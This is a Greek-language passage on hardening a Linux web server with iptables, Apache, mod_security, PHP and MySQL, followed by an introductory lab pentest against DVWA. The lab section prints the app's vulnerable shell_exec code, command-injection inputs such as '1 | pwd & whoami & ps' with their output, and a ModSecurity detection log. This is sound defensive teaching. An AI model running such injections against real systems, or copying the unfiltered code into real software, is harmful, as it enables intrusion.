iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 --rttl --name HTTP --rsource -j LOG --log-prefix "HTTP SYN FLOOD"
iptables -A HTTP -p tcp -m tcp -j ACCEPT

Εδώ ασχολούμαστε με τις νέες συνδέσεις που εγκαθιδρύονται στο web-server μας. Οι περισσότερες επιθέσεις DDoS σήμερα έχουν ως στόχο να εξαντλήσουν τους πόρους του στόχου στέλνοντας μεγάλο αριθμό από syn πακέτα. Με τους παραπάνω κανόνες θωρακίζουμε το σύστημα μας σε μεγάλο βαθμό. Στο επόμενο βήμα τα iptables μας δίνουν την δυνατότητα να δημιουργούμε αυτόματα blacklists. Όταν κάποιος επιτιθέμενος αποστείλει περισσότερα από 20 syn πακέτα σε ένα προκαθορισμένο χρονικό διάστημα που έχουμε ορίσει τότε το συγκεκριμένο ip μπαίνει αυτόματα σε ένα blacklist. Το blacklist ενημερώνεται αυτόματα και επιτιθέμενος βγαίνει με το πέρας ενός χρονικού ορίου .Επίσης για την καλύτερα παρακολούθηση του συστήματος μας γίνεται μια καταγραφή στα logs όταν κάποιος επιτιθέμενος καταγράφεται στο blacklist. Αρκετές επιθέσεις για να παρακάμψουν τέτοιου είδους μηχανισμούς στέλνουν πακέτα με spoof source address. Σε αυτές τις περιπτώσεις εφαρμόζουμε επιπλέον ένα κανόνα που επιτρέπει ορισμένο αριθμό εισερχόμενων πακέτων Syn πακέτων. Στο δικό μας παράδειγμα εκτός από τον μηχανισμό που εισάγει σε blacklist τους επιτιθέμενους έχουμε ορίσει να δεχόμαστε 30 πακέτα/sec. Αυτός ο αριθμός πρέπει να υπολογιστεί μετά από μετρήσεις που θα γίνουν στην κίνηση προς τον web-server μας γιατί υπάρχει ο κίνδυνος να θέσουμε μικρότερο όριο και να μην δεχόμαστε νέες συνδέσεις από νόμιμους χρήστες.

#=======================Invalid Chain=====================#
iptables -A Invalid -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,PSH,URG -m limit --limit 3/min -j LOG --log-prefix " XMAS scan "
iptables -A Invalid -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,SYN,RST,ACK,URG -m limit --limit 3/min -j LOG --log-prefix " XMAS-PSH scan "
iptables -A Invalid -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,SYN,RST,PSH,ACK,URG -m limit --limit 3/min -j LOG --log-prefix "XMAS-ALL scan "
iptables -A Invalid -p tcp -m tcp --tcp-flags ALL NONE -m limit --limit 3/min -j LOG --log-prefix " Null scan "
iptables -A Invalid -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN -m limit --limit

3/min -j LOG --log-prefix " FIN scan "

Η κατάσταση INVALID σημαίνει ότι το πακέτο δεν ανήκει σε κάποια ήδη υπάρχουσα σύνδεση όπως για παράδειγμα η έλευση ενός TCP FIN πακέτου που δεν αποτελεί μέρος ενός TCP Sesssion. Ακόμη, INVALID θεωρείται ένα πακέτο το οποίο δεν ανήκει σε κάποια κατάσταση (valid state). Σε αυτό το σημείο επεξεργαζόμαστε τα invalid πακέτα. Έχοντας ορίσει κάποιο συγκεκριμένους συνδυασμούς στα tcp-flags καταγράφουμε στα log μας τους διάφορους τύπους port scan που ενδέχεται να χρησιμοποιήσει ο επιτιθέμενος. Παράδειγμα αποτελούν τα NULL scans, τα FIN scans αλλά και τα XMAS scans με τις διαφορετικές τους υποκατηγορίες. Αυτό που μας ενδιαφέρει είναι να καταγράψουμε τα port scan για να έχουμε καλύτερη καταγραφή και εποπτεία του web-server μας. Στην συνέχεια κάνουμε DROP τα invalid πακέτα.

#======================== ICMP chain ========================#
iptables -A ICMP -p icmp -m limit --icmp-type 8 --limit 10/min -j LOG --log-prefix " PING "
iptables -A ICMP -p icmp -m limit --limit 10/sec -j ACCEPT

Το icmp πρωτόκολλο είναι αναγκαίο να λειτουργεί σε κάθε δικτυακή συσκευή και αποτελεί μέρος του layer 3 σύμφωνα με το OSI. Προκειμένου να αποτρέψουμε επιθέσεις που χρησιμοποιούν το icmp πρωτόκολλο θα ορίσουμε ένα όριο στα πακέτα που θα γίνονται δεκτά στην συγκεκριμένη αλυσίδα αφού πρώτα καταγράψουμε τα στοιχεία του επιτιθέμενου.

#========================== SSH chain ======================#
iptables -A SSH -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A SSH -p tcp -m tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 8 --rttl --name SSH --rsource -j DROP
iptables -A SSH -p tcp -m tcp --dport 22 -m state --state NEW -j LOG --log-prefix "NEW SSH CONNECTION "
iptables -A SSH -p tcp -m tcp --dport 22 -m state --state NEW -m recent --set --name SSH --rsource
iptables -A SSH -p tcp -m tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 8 --rttl --name SSH --rsource -j LOG --log-prefix "SSH Brute Force Attempt "
iptables -A SSH -p tcp -m tcp --dport 22 -j ACCEPT

Όπως και στην HTTP αλυσίδα έτσι και εδώ έχουμε θέσει αυστηρούς κανόνες για την υπηρεσία SSH. Καταγράφουμε κάθε νέα σύνδεση που προσπαθεί να δημιουργηθεί επιτρέποντας σε έναν επιτιθέμενο συγκεκριμένο αριθμό SYN πακέτο που μπορεί να στείλει. Όταν αυτός ο αριθμός φτάσει τα 8 πακέτα τότε ο επιτιθέμενος εισέρχεται αυτόματα σε ένα blacklist που δημιουργείται και καταγράφεται στα logs το αντίστοιχο μήνυμα. Απαραίτητο είναι να δεχόμαστε ESTABLISHED και RELATED συνδέσεις αλλά και όποια σύνδεση δεν ενεργοποιεί τους κανόνες του blacklist.

Hardening Apache web server

Το δεύτερο σκέλος που θα επικεντρωθούμε σκοπεύει στο να γίνουν οι απαραίτητες ρυθμίσεις στον Apache web server ώστε να παρέχει ένα μεγαλύτερο επίπεδο ασφάλειας. Αρχικά χρήσιμο θα ήταν να γνωρίζουμε που βρίσκονται τα κυριότερα αρχεία του.

1. */var/www/html ή /var/www κατάλογος για την ιστοσελίδα μας.*
1. */etc/httpd/conf/httpd.conf (RHEL/CentOS/Fedora) Κύριο αρχείο ρυθμίσεων*
2. *HTTP Port: 80 TCP*
3. *HTTPS Port: 443 TCP*
4. *httpd –t Έλεγχος για τυχών λάθη στο συντακτικό των ρυθμίσεων*
5. */var/log/httpd/access_log καταγραφή πρόσβασης*
6. */var/log/httpd/error_log καταγραφή προβλημάτων*

Keep updating Apache Regularly

Είναι ευνόητο για ποιούς λόγους πρέπει να έχουμε ενημερωμένο το λογισμικό μας με την τελευταία διαθέσιμη έκδοση. Έτσι καλύπτουμε καινούργια security bugs καθώς και νέες αποτελεσματικότερες λειτουργίες. Αρχικά βλέπουμε την έκδοση του apache που τρέχουμε και στην συνέχεια ενημερώνουμε το λογισμικό μας.

 # httpd -v
 # yum update httpd

Hide Apache Version and OS Identity from Errors

Σε περίπτωση λάθους κατά την περιήγηση ο apache ενημερώνει τον εκάστοτε χρήστη με ένα μήνυμα λάθους στο οποίο εμφανίζεται ο εξυπηρετητής και η έκδοση που χρησιμοποιείτε καθώς και το λειτουργικό σύστημα. Ένας κακόβουλος μπορεί να εκμεταλλευτεί αυτά τα μηνύματα ώστε να συλλέξει πληροφορίες για το σύστημα που θέλει να επιτεθεί. Κάνοντας τις κατάλληλες ρυθμίσεις στο κύριο αρχείο ρυθμίσεων αποκρύπτουμε αυτές τις πληροφορίες.

 # vim /etc/httpd/conf/httpd.conf

ServerSignature Off
ServerTokens Off
 # service httpd restart

Disable Directory Listing

Στην περίπτωση που στον κατάλογο του /www/html δεν βρίσκεται το αρχείο index.html τότε ο web server αυτόματα εμφανίζει τα περιεχόμενα του καταλόγου. Για να το αποτρέψουμε αυτό πρέπει να προσθέσουμε στο τέλος του αρχείου httpd.conf τις παρακάτω ρυθμίσεις.

```
<Directory /var/www/html>
   Options -Indexes
</Directory>
```

Disable Unnecessary Modules

Ο apache έρχεται με πολλά προεγκατεστημένα modules. Βλέποντας το θέμα από την πλευρά τις ασφάλειας δεν υπάρχει λόγος να έχουμε λογισμικό που δεν χρησιμοποιούμε. Αρχικά βλέπουμε την λίστα με ποιά module είναι εγκατεστημένα και στην συνέχεια στο κεντρικό αρχείο ρυθμίσεων του apache κάνοντας σχόλιο την αντίστοιχη γραμμή, τα απενεργοποιούμε.

```
# grep LoadModule /etc/httpd/conf/httpd.conf
```

Use mod_security Modules to Secure Apache

Τη σημερινή περίοδο το 70% των διαδικτυακών επιθέσεων στοχεύουν το επίπεδο εφαρμογής. Έτσι η προστασία πρέπει να είναι πολυεπίπεδη και να προστατεύει το σύνολο του συστήματος OSI. Για αυτό έχουν δημιουργηθεί αναχώματα ασφαλείας επιπέδου εφαρμογών που στοχεύουν στο να ανιχνεύουν και να αποτρέπουν τέτοιες επιθέσεις. Ένα από τα ποιό γνωστά και ευρέως διαδεδομένα αναχώματα ασφαλείας είναι το Mod Security που είναι ανοικτού κώδικα. Με σκοπό να έχουμε το μέγιστο αποτέλεσμα, μετά την εγκατάσταση, πρέπει να ορίσουμε κάποιους κανόνες. Αυτούς τους κανόνες μπορούμε να τους δημιουργήσουμε εμείς σύμφωνα με τις ανάγκες μας ή να χρησιμοποιήσουμε ένα έτοιμο και ολοκληρωμένο σύνολο κανόνων που προσφέρονται από τον OWASP (Open Web Application Security Project)

Στην συνέχεια θα δούμε πως γίνεται η εγκατάσταση του αναχώματος μαζί με τους κανόνες του OWASP καθώς και το πώς μπορούμε εμείς στην συνέχεια να επεκτείνουμε αυτό το σύνολο κανόνων ανάλογα με της δικές μας ανάγκες.

Προκειμένου να τρέξει το Mod Security πρέπει να εγκαταστήσουμε κάποιες επιπλέων βιβλιοθήκες .

```
yum install gcc make libxml2 libxml2-devel httpd-devel pcre-devel curl-devel –y
```

Στην συνέχεια προχωράμε στην εγκατάσταση.

```
cd /usr/src
wget https://www.modsecurity.org/tarball/2.8.0/modsecurity-2.8.0.tar.gz
gunzip modsecurity-2.8.0.tar.gz
tar -xvf modsecurity-2.8.0.tar.gz
cd modsecurity-2.8.0
```

./configure
make install

Μετά από την εγκατάσταση πρέπει να επανεκκινήσουμε τον apache web server ώστε να ισχύουν οι αλλαγές.
Service httpd restart
/etc/init.d/httpd restart

Επόμενο βήμα η ρύθμιση του Mod Security σύμφωνα με τους κανόνες του OWASP.

cp /usr/src/modsecurity-2.8.0/modsecurity.conf-recommended /etc/httpd/conf.d/modsecurity.conf

Αρχικά κατεβάζουμε το πιο πρόσφατο αρχείο από την ιστοσελίδα του OWASP https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
Κάνοντας δεξί click στο κατάλληλο πεδίο κάνουμε “copy link location” και στην συνέχεια στο σύστημά μας.

cd /etc/httpd
wget https://github.com/SpiderLabs/owasp-modsecurity-crs/tarball/master
gunzip SpiderLabs-owasp-modsecurity-crs-2.2.9-5-gebe8790.tar.gz
tar -xvf SpiderLabs-owasp-modsecurity-crs-2.2.9-5-gebe8790.tar
mv SpiderLabs-owasp-modsecurity-crs-ebe8790 modsecurity-crs
cd modsecurity-crs
cp modsecurity_crs_10_setup.conf.example modsecurity_crs_10_setup.conf

Το τελικό βήμα τις διαδικασίας είναι στο αρχείο ρυθμίσεων του apache να προσθέσουμε στο σημείο των module, αυτό του mod security ώστε να μπορεί να το αναγνωρίζει ο apache καθώς και να αφαιρέσουμε από τα σχόλια την παρακάτω γραμμή.

LoadModule unique_id_module modules/mod_unique_id.so

vi /etc/httpd/conf/httpd.conf
LoadModule security2_module modules/mod_security2.so

Στο τέλος του αρχείο προσθέτουμε τις παρακάτω γραμμές και κάνουμε restart τον apache. Πλέον το mod security είναι σε λειτουργία.

<IfModule security2_module>
Include modsecurity-crs/modsecurity_crs_10_setup.conf
Include modsecurity-crs/base_rules/.conf*
</IfModule>

Hardening PHP

Η php αποτελεί την γλώσσα προγραμματισμού των εφαρμογών που θα χρησιμοποιεί ο server. Και εδώ λοιπόν θα δούμε τα απαραίτητα βήματα ώστε να γίνουν οι κατάλληλες ρυθμίσεις. Θα επικεντρωθούμε στο αρχείο ρυθμίσεων τις php που βρίσκεται στον κατάλογο /etc/php.ini και περιέχει ένα μεγάλο αριθμό παραμετροποιήσεων που θα μας βοηθήσουν να ασφαλίσουμε τον server μας.

Μερικές βασικές ρυθμίσεις ασφάλειας που πρέπει να γίνουν είναι.

PHP error handlling

expose_php = Off
error_reporting = E_ALL
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = /valid_path/PHP-logs/php_error.log
ignore_repeated_errors = Off

PHP general settings

doc_root = /path/DocumentRoot/PHP-scripts/
open_basedir = /path/DocumentRoot/PHP-scripts/
include_path = /path/PHP-pear/
extension_dir = /path/PHP-extensions/
mime_magic.magicfile = /path/PHP-magic.mime
allow_url_fopen = Off
allow_url_include = Off
variables_order = "GPSE"
allow_webdav_methods = Off

PHP file upload handling

file_uploads = Off
upload_tmp_dir = /path/PHP-uploads/
max_file_uploads = 2

PHP executable handling

enable_dl = On
disable_functions = system, exec, shell_exec, passthru, phpinfo, show_source, popen, proc_open
disable_functions = fopen_with_path, dbmopen, dbase_open, putenv, move_uploaded_file
disable_functions = chdir, mkdir, rmdir, chmod, rename
disable_functions = filepro, filepro_rowcount, filepro_retrieve, posix_mkfifo

PHP session handling

session.auto_start = Off
session.save_path = /path/PHP-session/
session.name = myPHPSESSID
session.hash_function = 1
session.hash_bits_per_character = 6
session.use_trans_sid = 0
session.cookie_domain = full.qualified.domain.name
#session.cookie_path = /application/path/
session.cookie_lifetime = 0
session.cookie_secure = On
session.cookie_httponly = 1
session.use_only_cookies= 1
session.cache_expire = 30
default_socket_timeout = 60

some more security paranoid checks
session.referer_check = /application/path
memory_limit = 32M
post_max_size = 32M
max_execution_time = 60
report_memleaks = On
track_errors = Off
html_errors = Off

Hardening MySQL

Η βάση δεδομένων αποτελεί το τελευταίο μέρος από τα τέσσερα που καλούμαστε να ασφαλίσουμε. Μετά την εγκατάσταση της βάσης δεδομένων τρέχουμε το mysql_secure_installation. Μέσο κάποιον ερωτήσεων που καλούμαστε να απαντήσουμε πετυχαίνουμε ένα πρώτο στρώμα ασφάλειας που είναι και το σημαντικότερο.

 # sudo /usr/bin/mysql_secure_installation

Αρχικά ερωτούμαστε για τον τρέχων συνθηματικό του χρήστη root για την βάση. Καθώς δεν έχουμε ορίσει κάτι τέτοιο νωρίτερα πληκτρολογούμε απλός ENTER. Αμέσως μετά πληκτρολογούμε Y ώστε να θέσουμε τον νέο κωδικό. Για λόγους ασφαλείας πρέπει να αφαιρέσουμε τον anonymous χρήστη από την βάση. Επιπλέον απενεργοποιούμε την απομακρυσμένη πρόσβαση. Το τελικό βήμα είναι να αφαιρέσουμε την βάση δεδομένων “test” που είναι προεγκατεστημένη στην βάση μας. Στην συνεχεία θα αλλάξουμε τον username του χρήστη από root δίνοντας την εντολή.

mysql >update mysql.user set user = ‘datacenter’ where user = ‘root’;

Όπως έχουμε αναφέρει η καταγραφή και η εποπτεία τον logs είναι ο ακρογωνιαίος λίθος στην ασφάλεια του συστήματος μας. Έτσι και για την βάση δεδομένων καλό είναι να προσθέσουμε κάποιες επιπλέον καταγραφές. Στον κατάλογο /etc/log δημιουργούμε ένα επιπλέον αρχείο καταγραφών.

 # cd /var/log
 # touch mysqllogfile.log
 # chown mysql:mysql mysqllogfile.log

Στο κύριο αρχείο ρυθμίσεων της MySQL (/etc/my.cnf) συμπληρώνουμε και επανεκκινούμε τον MySQL server

log = /var/log/mysqllogfile.log
 # service mysqld restart.

Κεφάλαιο 4. Penetration Testing

Εισαγωγικά

Το Penetration Testing (αξιολόγηση ασφάλειας) ή αλλιώς pentest αποτελεί μια μέθοδο αξιολόγησης της ασφάλειας ενός πληροφοριακού συστήματος ή ενός δικτύου που εξομοιώνει σενάρια αληθινών επιθέσεων κακόβουλων χρηστών στις κρίσιμες αυτές υποδομές. Η όλη διαδικασία περιλαμβάνει από το λεπτομερή έλεγχο και την ανάλυση του προς εξέταση συστήματος για την ύπαρξη αδυναμιών (vulnerabilities) μέχρι το σχεδιασμό-υλοποίηση διάφορων οντοτήτων που μπορεί να αποδειχθούν πηγές διαφόρων ειδών κινδύνων (threats) της ακεραιότητας του συστήματος αυτού. Το penetration testing το οποίο ουσιαστικά αποτελεί το επιθετικό hacking των καλών ενεργείται από έναν επιτιθέμενο (attacker) ο οποίος επιχειρεί και έπειτα βρίσκεται σε θέση να εκμεταλλευτεί (exploitation) τα διάφορα vulnerabilities που προκύπτουν από τη φάση της ανάλυσης του συστήματος. Προσπαθεί δηλαδή να πετύχει ότι θα προσπαθούσε να πετύχει και ένας κακόβουλος επιτιθέμενος. Η αξιολόγηση ασφάλειας περιλαμβάνει αρκετά βήματα κατά τη διάρκεια πραγματοποίησής της. Όμως στην ουσία τρείς είναι οι κύριες φάσεις που υπάρχουν και στις οποίες εντάσσονται και επιπλέον διαδικασίες. 1. Χαρτογράφηση – Mapping : Το mapping, για πολλούς το information gathering αποτελεί την πρώτη κύρια φάση στο penetration testing και αφορά ουσιαστικά το «μάζεμα» των πρώτων δυνατών πληροφοριών για το μηχάνημα-στόχο και περαιτέρω στοιχείων για την προς εξέταση διαδικτυακή υποδομή. 2. Εκτίμηση Αδυναμιών – Vulnerability Assesement : Στην δεύτερη πλέον φάση έχοντας συλλέξει βασικά στοιχεία για τον στόχο μας αναζητούμε, καταγράφουμε και αξιολογούμε τυχόν αδυναμίες και ευπάθειες του συστήματος. 3. Εκμετάλλευση Αδυναμιών – Exploitation : Η τελευταία φάση περιλαμβάνει την εκμετάλλευση των αδυναμιών που προέκυψαν που ουσιαστικά περιλαμβάνει την προσπάθεια απόκτησης πρόσβασης στα μηχανήματα του στόχου. Κάθε μία από τις παραπάνω τρεις φάσεις θα αναλυθεί περισσότερό όταν θα τις συναντήσουμε κατά τη διάρκεια της αξιολόγησης ασφάλειας.

Αξιολόγηση Ασφάλειας Στα Πλαίσια Μίας Επιχείρησης

Το penetration testing έχει εφαρμογή στις τρέχουσες διαδικασίες του πληροφοριακού συστήματος ή του δικτύου μιας επιχείρησης – οργανισμού. Μετά το πέρας της διαδικασίας της αξιολόγησης ασφάλειας τα διάφορα αποτελέσματα καταγράφονται και παρουσιάζονται λεπτομερώς από τον εκάστοτε penetration tester στον ιδιοκτήτη του εξεταζόμενου συστήματος. Έπειτα ανάλογα με το ποσοστό επικινδυνότητας που έχει προκύψει προτείνονται τεχνικές συμβουλές, στρατηγικές και αντίμετρα με σκοπό τη μείωση των υπαρχόντων κινδύνων. Πιο αναλυτικά στον επιχειρησιακό τομέα οι ενέργειες που πραγματοποιεί ένας pen tester από τον οποίο ζητείται από μια συγκεκριμένη εταιρεία να αξιολογήσει την ασφάλεια των συστημάτων της είναι οι εξής :

- Λεπτομερής έλεγχος και ανάλυση της προς εξέταση υποδομής. Σε αυτό το στάδιο

πραγματοποιείται η χαρτογράφηση (mapping) των πληροφοριακών συστημάτων και του δικτύου της εταιρείας.

- Εύρεση χαμηλού και υψηλού κινδύνου αδυναμιών (low-risk & high risk vulnerabilities) κάνοντας χρήση κατάλληλων εργαλείων λογισμικού (software vulnerability tools) καθώς και κενών ασφαλείας του συστήματος.
- Λεπτομερή καταγραφή των αποτελεσμάτων που παρήχθησαν από το προηγούμενο στάδιο και εκτίμηση των αδυναμιών και των κινδύνων (vulnerability & risk assessment) που ενδέχεται να προκύψουν.
- Εξέταση της ικανότητας και του ποσοστού ανίχνευσης των στοιχείων άμυνας του προς εξέταση δικτύου σε μια ενδεχόμενη επίθεση.
- Εκμετάλλευση (exploitation) των αδυναμιών που αναγνωρίστηκαν κατά το στάδιο του vulnerability assesement. Στο στάδιο αυτό ο pen tester εκμεταλλευόμενος τις αδυναμίες που «έχει» στα χέρια του επιχειρεί να αποκτήσει πρόσβαση στο σύστημα. Πραγματοποιεί δηλαδή αυτό που λέμε επιθετικό hacking.
- Δημιουργία αναφοράς στα πλαίσια της οποίας είναι καταγεγραμμένα τα αποτελέσματα της διαδικασίας αξιολόγησης ασφάλειας των συστημάτων της εταιρείας. Πρόκειται για το στάδιο επικοινωνίας του pen tester με τον υπεύθυνο των συστημάτων της εταιρείας όπου παρουσιάζονται αποδείξεις από το αποτέλεσμα της εκμετάλλευσης των αδυναμιών των συστημάτων που εξετάστηκαν. Στα πλαίσια της αναφοράς αυτής παρατίθενται από τον pen tester προτεινόμενες λύσεις καθώς και θεωρητικές και τεχνικές συμβουλές τις οποίες οφείλει να ακολουθήσει η εταιρεία με σκοπό τη μείωση των κινδύνων που μπορεί να προκύψουν και τη γενικότερη βελτίωση της ασφάλειας των συστημάτων της.

Μέθοδοι Αξιολόγησης Ασφάλειας

Στο χώρο της αξιολόγησης ασφάλειας υπάρχουν δύο βασικές μέθοδοι που ακολουθεί ένας pen tester με βάση τη γνώση των λεπτομερειών υλοποίησης του συστήματος στο οποίο επιχειρεί «διεισδύσει» .

- Black Box Testing : Στη μέθοδο αξιολόγησης «μαύρου κουτιού» ο αξιολογητής ασφάλειας δεν έχει καθόλου προηγούμενη γνώση για την υποδομή, της οποίας τα επίπεδα ασφάλειας θέλει να αξιολογήσει. Για αυτό και λέμε χαρακτηριστικά ότι η εταιρεία αποτελεί ένα «μαύρο κουτί» για τον αξιολογητή.
- White Box Testing : Στη μέθοδο white box testing ο αξιολογητής ασφάλειας έχει πλήρη εικόνα της υποδομής στην οποία θα λάβει χώρα το penetration testing. Γνωρίζει δηλαδή το δικτυακό χάρτη (network diagram) και τι είδους εφαρμογές τρέχουν σε αυτό. Η συγκεκριμένη μέθοδος εξομοιώνει περιπτώσεις που ένας κακόβουλος hacker έχει αρκετές γνώσεις για τα συστήματα που τρέχουν στον στόχο (πχ. μιας εταιρείας που θα επιτεθεί σαν να ήταν πραγματικός υπάλληλος της εταιρείας αυτής).

Είδη Εργαλείων

Στην αξιολόγηση ασφάλειας που θα πραγματοποιήσουμε θα χρησιμοποιηθεί μια γκάμα από χρήσιμα εργαλεία (10) που θα μας διευκολύνουν στο έργο μας. Διαφορετικά εργαλεία θα χρησιμοποιηθούν σε διαφορετικές φάσεις του penetration testing και ανάλογα με τη χρηστικότητά τους. Τα εργαλεία αυτά προορίζονται για χρήση από διανομές του λειτουργικού συστήματος Linux ώστε να εκμεταλλευτούν τα πλεονεκτήματα και την ευελιξία που προσφέρει ο ανοιχτός κώδικας. Θα αναφέρουμε τις κατηγορίες στις οποίες εντάσσονται τα εργαλεία καθώς και τα πιο σημαντικά και ευρέως χρησιμοποιούμενα από αυτά. Δεν θα επεκταθούμε στην ανάλυση της χρήσης του κάθε ενός απλά θα παραθέτουμε το σχετικό link πληροφοριών σε περίπτωση που ο αναγνώστης επιθυμεί να ανατρέξει εκεί.

- Εργαλεία Εμφάνισης Αποτυπωμάτων - Footprinting Tools → Whois, Traceroute, Nslookup
- Ανιχνευτές Πορτών / Δικτύου – Port / Network Scanners → Nmap
- Εργαλεία Καταγραφής Πακέτων – Packet Sniffers → Wireshark, Tcpdump, Ettercap, Kismet
- Εργαλεία Εύρεσης Κωδίκων – Password Crackers → Aircrack, Cain & Abel, John the Ripper, THC Hydra, Brutus
- Ανιχνευτές Αδυναμιών – Vulnerability Scanners → Nessus, OpenVas, Nexpose
- Ανιχνευτές Αδυναμιών Διαδικτύου – Web Vulnerability Scanners → Accunetix, sqlmap
- Εργαλεία Εκμετάλευσης Ευπαθειών – Exploitation Tools → Metasploit, sqlmap, THC Hydra, Canvas , BeEF

Εγκατάσταση Web Εφαρμογής

Για την διαδικασία του penetration testing θα κάνουμε χρήση της εφαρμογής DWVA (damn vulnerable web application). Πρόκειται για μία ευάλωτη εφαρμογή που μας επιτρέπει να πραγματοποιήσουμε ένα πολύ μεγάλο εύρος διαδικτυακών επιθέσεων. Έτσι θα δούμε πως ανταποκρίνεται το σύστημα μας στις επιθέσεις αυτές και πώς η παραμετροποίηση που κάναμε στο προηγούμενο κεφάλαιο συμβάλει στην αποτροπή αυτών. Εγκαθιστούμε την εφαρμογή στο κατάλογο /var/www/html/ ώστε να μπορεί να είναι προσβάσιμη από οποιοδήποτε φυλλομετρητή. Το επόμενο βήμα είναι να πληκτρολογήσουμε την IP διεύθυνση στο φυλλομετρητή μας ακολουθούμενη από το κατάλληλο μονοπάτι. Στο δικό μας παράδειγμα έχουμε (http://192.168.2.X/DVWA-1.0.8/) Στην συνέχεια κάνουμε log in (όνομα χρήστη admin , συνθηματικό password). Εδώ πρέπει να αναφέρουμε ότι η εφαρμογή προσφέρει τρία διαφορετικά επίπεδα ασφάλεια. Δηλαδή στον php κώδικα εμπεριέχονται κάποιοι μηχανισμοί ώστε να αποτρέπονται κάποιες επιθέσεις. Εμείς θα ρυθμίσουμε την εφαρμογή μας στο κατώτερο επίπεδο ασφαλείας.

Επεξήγηση WAF (Web Application Firewall) Logs

Command Execution

Σε αυτή την επίθεση θα προσπαθήσουμε να εκτελέσουμε εντολές απομακρυσμένα στο σύστημα μέσο της εφαρμογής μας. Ο απώτερος σκοπός είναι να γίνεται μία λεπτομερής ανάλυση των logs που θα δημιουργηθούν από το ανάχωμα επιπέδου εφαρμογής (WAF). Εφόσον έχουμε συνδεθεί στην εφαρμογή με τον χρήστη admin στο μενού δεξιά επιλέγουμε "Command Execution". Εδώ έχουμε την δυνατότητα να εκτελέσουμε το πρόγραμμα ping. Για την καλύτερη κατανόηση του τρόπου λειτουργίας παραθέτουμε ένα μέρος του κώδικα php. Η ευπάθεια σε αυτό το σημείο είναι ότι δεν γίνονται τα απαραίτητα φιλτραρίσματα στην εισαγωγή του χρήστη για την μεταβλητή target.

```
$cmd = shell_exec( 'ping  -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
```

Έτσι είναι εύκολο να ορίσουμε πιο σύνθετες εντολές ώστε να αναγκάσουμε το σύστημα πέρα από το ping να εκτελέσει και δικές μας κακόβουλες εντολές. Για παράδειγμα μπορούμε να δούμε τα περιεχόμενα του τρέχοντος καταλόγου με την εντολή "1 | ls -l" , το path του συστήματος, κάτω από ποιόν εκτελούνται οι εντολές και ποιες είναι οι τρέχουσες διαδικασίες και όλα αυτά μόνο με μία εντολή.

"1 | pwd & whoami & ps"

/var/www/html/DVWA-1.0.8/vulnerabilities/exec
PID TTY TIME CMD
1806 ? 00:00:00 httpd
1807 ? 00:00:00 httpd
1808 ? 00:00:00 httpd
1809 ? 00:00:00 httpd
1810 ? 00:00:00 httpd
1811 ? 00:00:00 httpd
1812 ? 00:00:00 httpd
1813 ? 00:00:00 httpd
2135 ? 00:00:00 sh
2138 ? 00:00:00 sh
2139 ? 00:00:00 ps
apache

Εφόσον έχουμε παρατηρήσει την λογική της επίθεσης τώρα αλλάζουμε οπτική γωνιά και από επιτιθέμενοι γινόμαστε αμυνόμενοι. Θα δούμε πως μπορούμε να ελαχιστοποιήσουμε τις

περιπτώσεις από τέτοιου είδους επιθέσεις.

Το πρώτο πράγμα που πρέπει να κάνουμε είναι να δούμε τις καταγραφές του συστήματος μας που αφορούν τον apache web server. Πάμε λοιπόν στον κατάλογο /var/log/httpd/ και αρχικά αναζητούμε πληροφορίες στα error.log. Εκεί καταλήγουν και οι καταγραφές από το ανάχωμα ασφαλείας επιπέδου εφαρμογής που είναι και το ζητούμενο μας.

[Mon Mar 16 23:24:06 2015]
[error]
[client 192.168.2.4]
*ModSecurity: Warning. Pattern match "(?:\\\\b(?:(?:n(?:et(?:\\\\b\\\\W+?\\\\blocalgroup|\\\\.exe)|(?:map|c)\\\\.exe)|t (?:racer(?:oute|t)|elnet\\\\.exe|clsh8?|ftp)|(?:w(?:guest|sh)|rcmd|ftp)\\\\.exe|**echo**\\\\b\\\\W*?\\\\by+)\\\\b|c(?:md(?:(?:\\\\.exe|32)\\\\b|\\\\b\\\\W*?\\\\/c)|d(?:\\\\b\\\\W*?[\\\\/]|\\\\W*?\\\\.\\\\.)|hmod.{0,40}?\\\\ ..." at ARGS:ip.*
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_40_generic_attacks.conf"]
[line "221"]
[id "950006"]
[rev "3"]
[msg "System Command Injection"]
[data "Matched Data: | echo found within ARGS:ip: 1 | echo this is a test for command execution"]
[severity "CRITICAL"]
[ver "OWASP_CRS/2.2.9"]
[maturity "9"]
[accuracy "9"]
[tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"]
[tag "WASCTC/WASC-31"]
[tag "OWASP_TOP_10/A1"]
[tag "PCI/6.5.2"]
[hostname "192.168.2.5"]
[uri "/DVWA-1.0.8/vulnerabilities/exec/"]
[unique_id "VQdJ9n8AAAEAAAcQFcIAAAAC"]

Παρατηρούμε ότι έχει γίνει πλήρης καταγραφή της επίθεσης και κατά επέκταση της εντολής που χρησιμοποιήσαμε από το Modsecurity . Σημαντικό είναι να τονίσουμε ότι για τις ανάγκες μας έχουμε ενεργοποιήσει μόνο την καταγραφή και όχι την δυναμική λήψη αποφάσεων από το Modsecurity.

Η συγκεκριμένη ρύθμιση βρίσκεται στο κύριο αρχείο ρυθμίσεων του modsecurity στον κατάλογο /etc/httpd/conf.d/modsecurity.conf. Εκεί αναζητούμε την γραμμή SecRuleEngine

DetectionOnly . Αν θέλουμε να ενεργοποιήσουμε την ενεργή απόκριση πρέπει να το αλλάξουμε σε SecRuleEngine On. Θέλει μεγάλη προσοχή καθώς μπορεί να δημιουργηθούν προβλήματα στην λειτουργικότητα της εφαρμογής. Προτιμότερο είναι να υπάρχει μία περίοδος δοκιμής και αποσφαλμάτωσης ώστε να αποφευχθούν τέτοια προβλήματα και να μπορεί το σύστημα να λειτουργεί ομαλά και χωρίς προβλήματα διαθεσιμότητας.

